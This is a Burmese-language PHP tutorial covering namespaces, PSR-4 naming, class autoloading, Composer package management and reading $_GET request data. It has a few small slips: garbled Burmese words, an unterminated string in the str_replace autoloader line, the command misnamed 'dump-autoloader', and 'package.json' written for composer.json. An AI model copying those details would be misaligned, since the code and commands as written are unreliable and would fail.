use Statement နဲ့ Calculator Class ကို Namespace အပြည့်အစုံနဲ့ တစ်ကြိမ် Import လုပ်ထားလိုက်တဲ့အခါ နောက်ပိုင်းမှာ Calculator ဆိုတဲ့ Class အမည်နဲ့တင် ဆက်လက်အသုံးပြုလို ရသွားပါပြီ။ ဒါ Import လုပ်တဲ့အခါ Alias လုပ်ပြီး အမည်ပြောင်းချင်ရင်လည်း ပြောင်းထားလို ရနိုင်ပါသေးတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator as Math;

$calc1 = new Math;
$calc2 = new Math;
```

Calculator Class ကို Import လုပ်ပြီး Math လို့ Alias လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်းမှာ Math ဆိတ္တအမည်နဲ့ ဆက်သံဃားလို့ ရသွားပြုဖြစ်ပါတယ်။

PSR-4

PHP မှာ PHP Standard Recommendation လိုခေါ်တဲ့ အများလိုက်နာ အသုံးပြုသင့်သော သတ်မှတ် ချက်များ ရှိပါတယ်။ အဲဒီသတ်မှတ်ချက်တွေထဲက Namespace နဲ့ပက်သက်ရင် အရေးကြီးတာကတော့ PSR-4 လိုခေါ်တဲ့ Class Autoloader သတ်မှတ်ချက်ပဲ ဖြစ်ပါတယ်။ Class Autoloader အကြောင်းကို ခဏနေတော့ ဆက်လက်ဖော်ပြပါမယ်။ Class တွေ Namespace တွေကို အမည်ပေးတဲ့အခါ ပေးသင့်တဲ့ နည်းလမ်းတွေကို သတ်မှတ်ပေးထားတာပါ။

- <https://www.php-fig.org/psr/psr-4>

Namespace တွေပေးတဲ့အခါ ကြိုက်တဲ့အမည် ပေးလိုရပါတယ်။ ကြိုက်သလောက် Sub-Namespace တွေ သုံးလိုရပါတယ်။ အဲဒီလို ကိုယ်ပေးချင်သလို ပေးလိုရတယ်ဆိုတိုင်းသာ ပေးကြမယ်ဆိုရင် နားလည် အသုံးပြုရ ခက်ကုန်ပါလိမ့်မယ်။ ဒါကြောင့် PSR-4 သတ်မှတ်ချက် အပါအဝင် လိုက်နာသင့်တဲ့ အမည်ပေးပုံ လေးတွေက ဒီလိုပါ –

၁။ Class အမည်တွေ၊ Namespace တွေ ပေးတဲ့အခါ Capital Case ကို အသုံးပြုသင့်ပါတယ်။ Capital Case ဆိုတာ ဒီလိုမျိုးပါ။ Math, CarFactory, UserViewManager စသည်ဖြင့် ရှေ့ဆုံးစာလုံး အပါအဝင် Word တစ်ခုစတိုင်း စာလုံးအကြီးနဲ့ စပေးရတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ Space တွေ ထည့်မပေးရ ပါဘူး။ Interface တွေ Traits တွေကိုလည်း ဒီအမည်ပေးနည်းအတိုင်းပဲ ပေးရပါတယ်။

၂။ ကုဒ်ဖိုင်ရဲအမည်နဲ့ အဲဒီကုဒ်ဖိုင်ထဲမှာရှိနေတဲ့ အဓိက Class ရဲအမည် တူသင့်ပါတယ်။ ဥပမာ - အဓိက Class အမည်က CarFactory ဆိုရင် ဖိုင်ရဲအမည်က CarFactory.php ဖြစ်သင့်ပါတယ်။ စာလုံးအကြီး အသေးကအစ အတူတူပဲ ဖြစ်သင့်ပါတယ်။

၃။ Namespace လမ်းကြောင်းနဲ့ ဖိုခါလမ်းကြောင်း တူသင့်ပါတယ်။ ဥပမာ - Namesapce နဲ့ Class အမည်အပြည့်အစုံက Library\Helper\Calculator ဆိုရင် Calculator Class ရှိနေတဲ့ Calculator.php ဖိုင်ဟာ Library ဖိုခါထဲက Helper ဖိုခါထဲမှာ ရှိသင့်ပါတယ်။ ဒါကြောင့် ဖိုင် Path လမ်းကြောင်းကလည်း Namespace နဲ့အတူတူ Library\Helper\Calculator.php ဖြစ်သင့်ပါတယ်။ ဒီတော့ Namespace ကို ကြည့်လိုက်ယုံနဲ့ ဖိုင်ရဲတည်နေရာကိုပါ သိရှိနိုင်သွားပါဖြီ။

ဒါဟာလက်တွေကုဒ်တွေ ရေးသားတဲ့အခါ ရှင်းလင်းနားလည်ရလွယ်တဲ့ ကုဒ်တွေဖြစ်စေဖို့အတွက် အရေးပါတဲ့ သတ်မှတ်ချက်များပဲ ဖြစ်ပါတယ်။

Class Autoload

PHP မှာ အလွန်အသုံးဝင်တဲ့ Class Autoload လိုခေါ်တဲ့ လုပ်ဆောင်ချက်တစ်မျိုး ရှိပါတယ်။ ပုံမှန်ဆိုရင် ကုဒ်တွေကို ဒီလိုရေးပေးရပါတယ်။

```
// Library\Helper\Calculator.php

namespace Library\Helper;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒါက PSR-4 သတ်မှတ်ချက်နဲ့အညီ Library ဖိုဒါထဲက Helper ဖိုဒါထဲက Calculator.php မှာ ရေးထားတဲ့ ကုဒ်ဖြစ်ပါတယ်။ Class အမည်ကို စိုင်အမည်နဲ့ တူအောင်ပေးထားပြီး Namespace ကို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း ပေးထားပါတယ်။ ဒီ Class ကို အသုံးပြုလိုတဲ့အခါ အခုလို သုံးရမှာပါ –

```
// App.php

include ('Library\Helper\Calculator.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);           // 3
```

include Statement နဲ့ စိုင်ကိုအရင် **Include** လုပ်ပြီး၊ **use Statement** နဲ့ **Namespace** ကို **Import** လုပ်ထားပါတယ်။ အလုပ်တော့လုပ်ပါတယ်။ ဒါပေမယ့် **include** လည်းလုပ်ရတယ်၊ **use** လည်းလုပ်ရတယ်ဆိုတော့ ပုံစံတူ နှစ်ခါရေးရသလို ဖြစ်နေပါတယ်။

Class Autoload ဆိုတာကတော့ Class တစ်ခုကို သုံးလိုက်တာနဲ့ အလိုအလျောက် include လုပ်ပေးစေ နိုင်တဲ့ နည်းလမ်းဖြစ်ပါတယ်။ include တစ်ခါလုပ်၊ သုံးဖို့အတွက် use တစ်ခါလုပ်နေစရာမလိုတော့ပါဘူး။ ဒီသဘောသဘာဝ ရရှိဖို့အတွက် အခုလိုရေးနိုင်ပါတယ်။

```
// autoload.php

spl_autoload_register(function($class) {
    $class = str_replace("\\\", "/", $class);
    include($class . ".php");
}) ;
```

`spl_autoload_register()` ဆိုတဲ့ Standard Function ကို Argument အနေနဲ့ Function တစ်ခု ပေးရပါတယ်။ အဲဒီ Function က Class တစ်ခုကို အသုံးပြုလိုက်တိုင်းမှာ အလိုအလျောက် အလုပ်လုပ်မှာ ပါ။ `$class` Variable ထဲမှာ အလုပ်လုပ်သွားတဲ့ Class ရဲ့ Namespace အပြည့်အစုံရှိပါတယ်။ Namespace မှာ \ သက်တကိုသုံးပြီး Include မှာ / သက်တကို သုံးတဲ့အတွက် `str_replace()` Function ကိုသုံးပြီး Namespace မှာပါတဲ့ \ သက်တတွက် / သက်တနဲ့ အစားထိုးထားပါတယ်။ ပြီး တဲ့အခါ Include လုပ်ပေးလိုက်လို Class ကို သုံးလိုက်တာနဲ့ Class ဖိုင်ကို Include လုပ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။

ဒါကြောင့် အသုံးပြုလိုတဲ့အခါ ဒီလိုရေးပေးလိုက်ရင် ရဟန်ပြီ။

```
// App.php

include('autoload.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);           // 3
```

autoload.php ကို Include လုပ်ထားပေမယ့် Library/Helper/Calculator.php ကိုတော့ Include လုပ်စရာမလိုတော့ပါဘူး။ use နဲ့ Library\Helper\Calculator လို့ ပြောလိုက်ချိန်မှာ အလိုအလျောက် Include လုပ်ပေးသွားတဲ့အတွက် ဖြစ်ပါတယ်။

အခုလည်း `autoload.php` ကို `Include` လုပ်ရတာပဲ မဟုတ်ဘူးလား။ ဘာထူးလိုလဲ။ ထူးပါတယ်။ `autoload.php` တစ်ခုထဲကိုသာ `Include` လုပ်ပေးရတာပါ။ `နောက်ထပ် Class တွေသုံးချင်သလေက်` သုံး `Include` ထပ်လုပ်ပေးစရာ မလိုအပ်တော့ပါဘူး။ ပေးထားတဲ့ Namespace နဲ့ Class ကသာ PSR-4 သတ်မှတ်ချက်များနဲ့ ကိုက်ညီဖို့ပဲလိုပါတော့တယ်။ ဒါဟာ ဆန်းကျယ်ပြီး အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ပဲဖြစ်ပါတယ်။

ဒီလို Class Autoload ကုဒ်ကို ကိုယ်တိုင်ရေးသားလိုအပ်သလို၊ Composer လိုခေါ်တဲ့ နည်းပညာကပေးတဲ့ Autoload လုပ်ဆောင်ချက်ကိုလည်း အသုံးပြုနိုင်ပါသေးတယ်။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ဆက်လက်ဖော်ပြပေးပါမယ်။

အခန်း (၁၁) – Composer

Composer ဟာ PHP ပရောဂျက်တွေမှာ မဖြစ်မနေလိုအင်တဲ့ အရေးပါတဲ့ နည်းပညာဖြစ်ပါတယ်။ Composer ကိုအသုံးပြုပြီး PHP Package တွေ တည်ဆောက်လိုပါတယ်။ အဲဒီ Package တွေကို အများရယူ အသုံးပြုလိုရအောင် ပေးနိုင်ပါတယ်။ အဖွဲ့အစည်းအသီးသီးနဲ့ ကမ္ဘာအနုံအပြားက Developer တွေ ရေးသားပေးထားတဲ့ Package တွေကို ကိုယ့်ပရောဂျက်မှာ ထည့်သုံးဖို့ ရယူပေးနိုင်ပါတယ်။ ရယူထားတဲ့ Package မှာ Update တွေရှိလာရင် Upgrade လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုမျိုး PHP Package တည်ဆောက်ခြင်း၊ ဖြန်ဝေခြင်း၊ ရယူခြင်းတို့ကို ဆောင်ရွက်ပေးနိုင်လို့ Package Manager လို့ ခေါ်နိုင်ပါတယ်။

တစ်ခြား Programming Language တွေမှာလည်း အလားတူ Package Manager နည်းပညာတွေ အသီးသီးရှိကြပါတယ်။ ဥပမာ – JavaScript အတွက် NPM လိုခေါ်တဲ့ Package Manager နည်းပညာ ရှိနေတာပါ။ ဒါပေမယ့် Composer ကိုယ်တိုင်ကတော့ သူကိုယ်သူ Dependency Manager လို့ ခေါ်ပါတယ်။ ကိုယ့်ပရောဂျက်က မြို့ခို့အားထားနေရတဲ့ Package Dependency တွေကို စီမံပေးနိုင်တဲ့ နည်းပညာဆိုတဲ့ အဓိပ္ပာယ်ပါ။ အခေါ်အဝေါ်အနည်းငယ် ကွဲပြားပေမယ့် သဘောသဘာဝကတော့ အတူတူပါပဲ။

Composer Install ပြုလုပ်ပုံပြုလုပ်နည်းကို PHP Development Environment တည်ဆောက်ပုံ တည်ဆောက်နည်း နမူနာပြထားတဲ့ စီမံပြုလုပ်သင်ခန်းစာတဲ့မှာ ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ အကယ်၍ Install မလုပ်ရသေးလို့ လိုအပ်တယ်ဆိုရင် ဒီနေရာမှာလွှဲလာပြီး Install လုပ်နိုင်ပါတယ်။

- <https://getcomposer.org/doc/00-intro.md>

Composer ဟာ Command Line နည်းပညာတစ်ခုဖြစ်ပါတယ်။ Install လုပ်ပြီးပြီဆိုရင် Command Prompt ကိုဖွင့်ပြီး စတင်အသုံးပြုလိုရပါပြီ။ နမူနာ စမ်းသပ်ကြည့်နိုင်ဖို့ အတွက် ဖိုဒါအလွတ်တစ်ခု htdocs အောက်မှာ တည်ဆောက်ပြီး အဲဒီဖိုဒါထဲမှာ Command Prompt ကိုဖွင့်လိုက်ပါ။

ပထမဆုံး လေ့လာရမယ့် Command ကတော့ composer init ဖြစ်ပါတယ်။ ဒါ Command ကို Run လိုက်ရင် Composer က မေးခွန်းတစ်ချို့ မေးပါလိမ့်မယ်။

composer init

ပထမဆုံး မေးခွန်းက Package Name ဖြစ်ပါတယ်။ မိမိနှစ်သက်ရာအမည်ကို ပေးနိုင်ပါတယ်။ အမည်ပေးတဲ့အခါ vendor/name ဆိုတဲ့ Format မျိုးနဲ့ ပေးရပါတယ်။ vendor နေရာမှာ အဖွဲ့အစည်းအမည်နဲ့ name နေရာမှာ ပရောဂျက်ရဲ့ အမည်ကို ပေးရမှာပါ။ ဥပမာ - fairway/app ဆိုရင် vendor အမည် fairway ဖြစ်ပြီး ပရောဂျက်အမည် app ဆိုတဲ့အပိုဖိုယ်ပါ။ အမည်မပေးရင် သူဘာသာ ဖိုဒါအမည်ကို ကြည့်ပြီး Default အမည်တစ်ခုကို ပေးသွားမှာဖြစ်ပါတယ်။

နှစ်သက်ရာအမည်ပေးပြီး Enter နှိပ်လိုက်ရင် ပရောဂျက် Description လာတောင်းပါလိမ့်မယ်။ ဘာမှမပေးတော့ဘဲ Enter သာနှိပ်လိုက်ပါ။ ပြီးတဲ့အခါ Author အမည်မေးပါလိမ့်မယ်။ ကိုယ့်နာမည်ကိုယ် ထည့်ပြီး Enter နှိပ်ပေးလိုက်လိုရပါတယ်။ ကျိုးမေးခွန်းတွေဖြစ်တဲ့ Minimal Stability တို့ Package Type တို့ License တို့ကို ဘာမှဖြည့်မနေဘဲ အလွတ်အတိုင်းသာ Enter နှိပ်ပေးလိုက်ပါ။ လိုအပ်ရင် နောက်မှပေးလိုရပါတယ်။

Dependency တွေထည့်မလားလို့ မေးလာရင်လည်း no လိုပဲ ပြောလိုက်ပါ။ နောက်မှပဲ ထည့်ပါတော့မယ်။ သူကို မထည့်ခိုင်းတော့ပါဘူး။ Dev Dependency တွေထည့်မလား ထပ်မေးရင်လည်း no လိုပဲ ပြောလိုက်ပါ။ နောက်ဆုံးမှာ Confirm လုပ်ခိုင်းတဲ့အခါ yes လိုပြောလိုက်ရင် ပြီးသွားပါပြီ။ ကိုယ့် ရွှေးချယ်မှာ ပေါ်မှတည်ပြီး အခုလို Content မျိုး ပါဝင်တဲ့ package.json အမည်နဲ့ ပိုင်တစ်ခုကို Composer က တည်ဆောက်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {}
}
```

ကိုယ့်ပရောဂျက်ဖို့အတဲ့မှာ composer.json ဖိုင်ရှိသွားပြီဆိုတာနဲ့ အဲဒီဖို့အပါး Composer Package တစ်ခု ဖြစ်သွားပါပြီ။ Download ရယူထည့်သွင်းလိုတဲ့ Package တွေကိုစတင်ထည့်သွင်း အသုံးပြုလို ရသွားပါပြီ။ Package စာရင်းကို ကြည့်ချင်ရင် ဒီလိပ်စာမှာ ကြည့်လိုရပါတယ်။

- <https://packagist.org>

နမူနာစမ်းသပ်နိုင်ဖို့အတွက် အခုလို Package တစ်ခုကို ထည့်သွင်းကြည့်နိုင်ပါတယ်။

composer require nesbot/carbon

ဒါဟာ nesbot ဆိုသူ Developer တစ်ဦးရေးသားပေးထားတဲ့ carbon လိုခေါ်တဲ့ ရက်စွဲအချိန်တွေ စီမံပေးနိုင်တဲ့ PHP Package တစ်ခုကို Download ရယူထည့်သွင်းလိုက်တာပါ။ Download ပြီးသွားတဲ့အခါ ထူးခြားချက် နှစ်ချက်ကို သတိပြုရပါမယ်။

Composer က Download ရယူထားတဲ့ Package တွေကို vendor လိုခေါ်တဲ့ ဖို့အတဲ့မှာ သိမ်းပေးပါတယ်။ ဒါကြောင့် ကိုယ့်ပရောဂျက်ဖို့အတဲ့မှာ vendor အမည်နဲ့ ဖို့အတဲ့ခု ရှိသွားမှာဖြစ်ပြီး ဖွင့်ကြည့်လိုက်ရင် Composer က Download ရယူထည့်သွင်းပေးထားတဲ့ Package တွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ Composer က ကိုယ်လိုချင်တဲ့ Package အပြင် အဲဒီ Package အလုပ်လုပ်ဖို့ လိုအပ်တဲ့ ဆက်စပ်Package တွေကိုပါ ပူးတဲ့ Download ယူပေးတာမှိုလို vendor ထဲမှာ တစ်ခုထက်ပိုတဲ့ Package တွေရောက်ရှိနေတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါ ထူးခြားချက်ပါ။

နောက်ထပ် ထူးခြားချက်အနေနဲ့ composer.json ဖိုင်ကိုဖွင့်ကြည့်လိုက်ရင် အခုလိုတွေရပါလိမ့်မယ်။

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {
        "nesbot/carbon": "^2.43"
    }
}
```

require Section မှာ ထည့်သွင်းလိုက်တဲ့ nesbot/carbon ပါဝင်သွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ နောက်က ^2.43 ဆိုတာ Package ရဲ့ Version နံပါတ်ပါ။

Package တွေရယူပုံနောက်တစ်နည်းကတော့ composer install Command ဖြစ်ပါတယ်။ composer install က composer.json ဖိုင်ရဲ့ require Section ကိုကြည့်ပြီး အဲဒီစာရင်း အတိုင်း Package တွေကို တစ်ခုပြီးတစ်ခု Download ရယူပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်ပရော ဂျက်ကို Package အနေနဲ့ အများအသုံးပြုနိုင်ဖို့ ပေးတဲ့အခါ ဒါ composer.json ဖိုင်က အရေးကြီးသွားတာပါ။ vendor ဖိုဒါထဲက Package တွေကို ထည့်ပေးစရာမလိုဘဲ ဒါ composer.json ဖိုင်ကို ပေးလိုက်ယုံနဲ့ ရယူအသုံးပြုသူက ကိုယ့်ပရောဂျက်ရဲ့ Dependency စာရင်းကို require Section မှာ ကြည့်ပြီး သိနိုင်သွားပါပြီ။ composer install ကို Run ပြီး လိုအပ်တဲ့ Dependency တွေကို အလွယ်တစ်ကူ ရယူနိုင်သွားပါပြီ။

ထည့်သွင်းထားတဲ့ Package တွေကို အသုံးပြုလိုရင် vendor ဖိုဒါထဲမှာပဲ Composer က ထည့်သွင်းပေးထားတဲ့ autoload.php ရဲ့အကူအညီနဲ့ အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် App.php အမည်နဲ့ ဖိုင်တစ်ခု ပရောဂျက်ဖိုဒါထဲမှာ တည်ဆောက်ပြီး အခုလိုရေးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

include('vendor/autoload.php');

use Carbon\Carbon;

echo Carbon::now()->addDay();
```

ဒီအတိုင်းစမ်းကြည့်လိုက်ရင် လက်ရှိရက်စွဲအချိန်မှာ (၁) ရက်ပေါင်းထားပေးတဲ့ ရက်စွဲအချိန်ကို ရှိမှာပဲ ဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ ကြည့်ခဲ့တဲ့ Class Autoload ရဲ့ သဘောသဘာဝအတိုင်းပဲ Carbon Class ကို use Statement နဲ့ သုံးပေးလိုက်ဖို့ပဲ လိုပါတယ်။ ကိုယ့်ဘာသာ Include လုပ်စရာမလိုပါဘူး။ Composer ၏ autoload.php ထဲမှာ အလိုအလျောက် Include လုပ်အောင် ထည့်ရေးပေးထားပြီး ဖြစ်ပါတယ်။

ဒီ autoload.php ကို ကိုယ့်ကုဒ်တွေအတွက်လည်း အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် App အမည်နဲ့ ဖို့ဒါတစ်ခု ဆောက်လိုက်ပါ။ App အတွင်းထဲမှာ Library အမည်နဲ့ နောက်ထပ် ဖို့ဒါတစ်ခု ထပ် ဆောက်လိုက်ပါ။ ပြီးရင် Math.php အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုကို Library ထဲမှာ ရေးပေးလိုက်ပါ။ ဒါကြောင့် ဖို့င် Path လမ်းကြောင်း အပြည့်အစုံက App\Library\Math.php ဖြစ်ရပါမယ်။ ရေးရမယ့် ကုဒ်က ဒီလိုပါ –

PHP

```
<?php

namespace App\Library;

class Math
{
    static function add($a, $b)
    {
        echo $a + $b;
    }
}
```

PSR-4 သတ်မှတ်ချက်နဲ့အညီ ဖိုဒါလမ်းကြောင်းအတိုင်း Namespace ပေးထားတာကို သတိပြုပါ။ ပြီး တော့ Class အမည်ကိုလည်း ဖိုင်အမည်နဲ့ တူအောင်ပေးထားပါတယ်။ ပြီးတဲ့အခါ composer.json မှာ autoload လိုခေါ်တဲ့ Section တစ်ခုထပ်ထည့်ပေးရပါမယ်။ ဒီလိုပါ -

JSON - composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {
        "nesbot/carbon": "^2.43"
    },
    "autoload": {
        "psr-4": {
            "App\\": "App/"
        }
    }
}
```

autoload ရဲ့ psr-4 မှာ Namespace App ဆိုရင် အလုပ်လုပ်ရမယ့် ဖိုဒါက App ဖိုဒါဖြစ်ကြောင်း ပြောပေးလိုက်တာပါ။ ဒီလိုပြောပေးလိုက်တဲ့အတွက် Composer က Namespace App နဲ့စတဲ့ Class ဖိုင် တွေကို App ဖိုဒါထဲမှာ သွားရှာတော့မှာပါ။

နောက်တစ်ဆင့်အနေနဲ့ composer dump-autoloader Command ကို Run ပေးဖို့လိုပါတယ်။ ဒီ တော့မ composer.json မှာ ဖြည့်စွက်ရေးသားလိုက်တဲ့ autoload လုပ်ဆောင်ချက်တွေက အသက်ဝင်မှာပါ။

composer dump-autoloader

composer.json မှာ autoload Section ထည့်ပြီးပြီ dump-autoloader လည်း Run ပြီးပြီဆိုရင် စတင်အသုံးပြုနိုင်ပါပြီ။ ရေးလက်စ index.php မှာ အခုလိုပြောင်းရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

include('vendor/autoload.php');

use Carbon\Carbon;
use App\Library\Math;

echo Carbon::now()->addDay();
echo Math::add(1, 2); // 3
```

App\Library\Math ကို use နဲ့သုံးပေးလိုက်တာနဲ့ autoload က Class ဖိုင်ကို အလိုအလျောက် Include လုပ်ပေးသွားမှာဖြစ်လို ကိုယ်ဘာသာ Include လုပ်စရာမလိုဘဲ အသုံးပြုလိုရနှိုးသွားပါပြီ။

ဒီနည်းနဲ့ Class Autoload လုပ်ဆောင်ချက်ရအောင် ကိုယ်တိုင်ရေးသားလိုရသလို၊ Composer ကရေးပေးထားတာကိုသုံးတို့လည်း ရနိုင်ခြင်းဖြစ်ပါတယ်။

နောက်ထပ်တစ်ခုအနေနဲ့ composer create-project ကို မှတ်သားသင့်ပါတယ်။ create-project ကလည်း လိုချင်တဲ့ Package ကို Download လုပ်ရယူတာပါပဲ။ ကွာသွားတာကတော့ require နဲ့ Download ရယူရင် ရလာတဲ့ Package ကို vendor ဖိုဒါထဲမှာ ထည့်ပေးပါတယ်။ create-project နဲ့ Download ရယူရင်တော့ Package ကို အသုံးပြုပြီး ပရောဂျက်ဖိုဒါ အသစ်တည်ဆောက်ပေးပြီး Package ဖိုင်တွေကို အဲဒီပရောဂျက်ဖိုဒါသစ်တဲ့မှာ ကူးထည့်ပေးပါတယ်။

နှစ်မျိုးနှိုင်းယဉ်ပြီး စမ်းကြည့်နိုင်ပါတယ်။ လက်ရှိစမ်းလက်စ ပရောဂျက်ဖိုဒါထဲမှာ အခုလို Run ကြည့်ပါ။

composer require laravel/laravel

ဒါဆိုရင် Laravel Framework ကို Download ရယူပြီး vendor ဖိုဒါထဲမှာ ထည့်ပေးသွားမှာပါ။ ပြီးတဲ့အခါ အခုလို စမ်းကြည့်ပါ။

composer create-project laravel/laravel project

composer create-project နောက်ကနေ Download ရယူလိုတဲ့ Package နဲ့ တည်ဆောက်လိုတဲ့ ပရောဂျက်ဖိုဒီအမည် ပေးလိုက်တာပါ။ နမူနာအရဲ project အမည်နဲ့ ဖိုဒီအသစ်တစ်ခု တည်ဆောက်ပြီး Laravel Framework ကုဒ်တွေကို အဲဒီဖိုဒီထဲမှာ ထည့်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

require နဲ့ထည့်သွင်းလိုက်လို ဝင်ရောက်သွားတဲ့ vendor/laravel/laravel ဖိုဒီထဲက ကုဒ်တွေနဲ့ create-project နဲ့ တည်ဆောက်လိုက်လို ရရှိသွားတဲ့ project ဖိုဒီထဲကကုဒ်တွေ အများအားဖြင့် အတူတူပဲဆိုတာကို တွေ့ရနိုင်ပါတယ်။ ဒီနည်းနဲ့ Composer ကိုအသံးပြုပြီး Package တွေ ရယူယုံသာမက၊ လိုချင်တဲ့ Package ကိုကူးယူပြီးတော့လည်း ပရောဂျက်အသစ်တွေ တည်ဆောက်နိုင်ပါတယ်။

အခန်း (၁၂) – Requests, Cookies & Sessions

ဟိုးအစပိုင်းမှာ PHP ရဲ့ Server-side နည်းပညာသဘောသာဝကို ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ PHP ဟာ Web Server နဲ့ပူးပေါင်းပြီး Client ပေးပို့တဲ့ Request တွေကို လက်ခံရရှိချိန်မှာ အလုပ်လုပ်တာပါ။ ဒါလို အလုပ်လုပ်တဲ့အခါ Request နဲ့ အတူပါဝင်လာတဲ့ Request Data တွေကို လက်ခံ စီမံနိုင်ဖို့ဟာ အရေးကြီး တဲ့ လိုအပ်ချက် ဖြစ်ပါတယ်။ အခြားသော Programming Language တွေမှာ ဒီလို Request တွေကို လက်ခံစီမံဖို့အတွက် သီးခြား Library တွေ Module တွေ Framework တွေ ထပ်မံထည့်သွင်းပြီး အသုံးပြုရတာမျိုး ဖြစ်နိုင်ပါတယ်။ PHP ရဲ့ ထူးခြားချက်ကတော့ တစ်ခြားဘာမှ ထပ်ထည့်စရာမလိုဘဲ Language ကိုယ်တိုင်က Request တွေကို လက်ခံစီမံနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါအခန်းမှာ PHP ကို အသုံးပြုပြီး Request Data တွေ လက်ခံစီမံနိုင်ပုံကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Web Application တွေမှာ Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာလေ့ရှိပါတယ်။ ပထမတစ်မျိုး ကတော့ URL Query ပါ။ ဥပမာ ဒီလိုပိစာကို လေ့လာကြည့်ပါ။

<https://www.google.com/search?q=php&hl=my>

ဒါဟာအမှန်တစ်ကယ် အသုံးပြုလိုရတဲ့ လိပ်စာပါ။ ဒီလိပ်စာမှာ အရေးကြီးတာက ? သက်တလေးနဲ့အတူနောက်ကနေပူးတဲ့ပါဝင်လာတဲ့ အချက်အလက်များဖြစ်ပါတယ်။ သေချာလေ့လာကြည့်ပါ။ ? သက်လေးနောက်မှာ ပူးတဲ့ပါဝင်နေတဲ့ တန်ဖိုးနှစ်ခု ရှိပါတယ်။ q=php နဲ့ hl=my တို့ပါ။ ဒီတန်ဖိုးနှစ်ခုကို & သက်တလေးနဲ့ တွဲဆက်ပြီးပေးထားခြင်း ဖြစ်ပါတယ်။

နမူနာလိပ်စာက Google Search ကိုညွှန်းထားတဲ့လိပ်စာဖြစ်လို့ Browser URL Bar မှာရှိက်ထည့်လိုက်တဲ့ အခါ Google Server ရဲ့ Search လုပ်ဆောင်ချက်တည်ရှိရာကို ရောက်ရှိသွားမှာပါ။ ဒီလိုရောက်ရှိသွားတဲ့ အခါ Google Server က ပါဝင်လာတဲ့ q=php ဆိုတဲ့တန်ဖိုးနဲ့ hl=my ဆိုတဲ့တန်ဖိုးနှစ်ခုတို့ကို လက်ခံရရှိသွားမှာပါ။ ဒါကြောင့် မြန်မာဘာသာနဲ့ ဖော်ပြထားတဲ့ php အတွက် Search Result ကို ပြန်လည်ပေးပို့လိုက်မှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

Google Server က URL အတွင်းမှာ ပါဝင်လာတဲ့ URL Query တန်ဖိုးတွေကို လက်ခံအလုပ်လုပ်နိုင်သလိုပဲ PHP ကလည်း လက်ခံအလုပ်လုပ်နိုင်ပါတယ်။ အလွန်လွယ်ကူပြီး ရုံးရှင်းတဲ့နည်းလမ်းလေးတစ်ခုနဲ့ လက်ခံအလုပ်လုပ်မှာပါ။

PHP မှာ \$_GET လိုခေါ်တဲ့ Superglobal Variable တစ်ခုရှိပါတယ်။ PHP က ကြိုတင်ကြညာပေးထားတဲ့ Variable ပါ။ ဒါကြောင့် ကိုယ့်ဘာသာ ကြညာစရာမလိုပါဘူး။ အဲဒီ Variable ထဲမှာ URL Query အနေနဲ့ ပါဝင်လာတဲ့ တန်ဖိုးတွေကို Associate Array အနေနဲ့ ထည့်သွင်းပေးထားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် get.php ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုတဲ့မှာ အခုလိုရေးပြီး Document Root ဖိုဒါဖြစ်တဲ့ htdocs ထဲမှာ သိမ်းလိုက်ပါ။

PHP

```
<?php
print_r( $_GET );
```

ပြီးတဲ့အခါ localhost/get.php လို့ Browser မှာရှိက်ထည့်ပြီး စမ်းကြည့်လိုက်ရင် ဘာတန်ဖိုးမှ မရှိတဲ့ Array အလွတ်တစ်ခုကို ပြန်ရတာ တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ သတိပြုပါ။ Error မဖြစ်ပါဘူး။ Variable သာမရှိရင် မရှိကြောင်း Error တက်မှာပါ။ အခုက Variable ရှိနေလို့ Error မတက်ပါဘူး။ URL Query တန်ဖိုးတွေ မရှိသေးလို့ဘာ ဘာတန်ဖိုးမှ မရှိသေးတဲ့ Array အလွတ်တစ်ခု ဖြစ်နေတာပါ။ ဒါကြောင့် အခုလို ထပ်ပြီးတော့ စမ်းကြည့်လိုက်ပါ။

localhost/get.php?name=Alice&age=22

ဒါဆိုရင်တော့ အခုလိုရလဒ်ကို ပြန်လည်ရရှိတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

